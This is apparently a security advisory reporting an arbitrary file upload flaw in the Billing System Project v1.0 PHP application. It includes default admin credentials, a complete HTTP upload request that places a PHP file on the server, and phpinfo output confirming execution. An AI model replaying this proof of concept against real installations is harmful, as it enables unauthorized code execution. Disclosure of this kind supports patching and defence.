

Billing System Project v1.0 by mayuri_k has arbitrary code execution (RCE)

BUG_Author: Mogui Dong

vendors: https://www.sourcecodester.com/php/14831/billing-system-project-php-source-code-free-download.html

The program is built using the xmapp-php8.1 version

Login account: mayurik/rootadmin (Super Admin account)

Vulnerability url: ip/phpinventory/php_action/createProduct.php


Loophole location: Billing System Project's createProduct.php file exists arbitrary file upload (RCE)

Request package for file upload:


```
POST /phpinventory/php_action/createProduct.php HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.88/phpinventory/add-product.php
Cookie: PHPSESSID=5g4g4dffu1bkrg9jm7nr42ori2
Connection: close
Content-Type: multipart/form-data; boundary=-----992928208515
Content-Length: 1010
-----992928208515
Content-Disposition: form-data; name="currnt_date"
-----992928208515
Content-Disposition: form-data; name="productImage"; filename="hackl.php"
Content-Type: application/octet-stream
<?php phpinfo(); ?>
-----992928208515
Content-Disposition: form-data; name="productName"
1
-----992928208515
Content-Disposition: form-data; name="quantity"
1
-----992928208515
Content-Disposition: form-data; name="rate"
1
-----992928208515
Content-Disposition: form-data; name="brandName"
2
-----992928208515
Content-Disposition: form-data; name="categoryName"
-----992928208515
Content-Disposition: form-data; name="productStatus"
-----992928208515
Content-Disposition: form-data; name="create"
   -----992928208515--
```

The files will be uploaded to this directory



We visited the directory of the file in the browser and found that the code had been executed



PHP Version 8.1.0								
-								
System	Windows NT F5 6.1 build 7601 (
Build Date	Nov 23 2021 21:44:22							
Ruild System	Microsoft Windows Server 2019							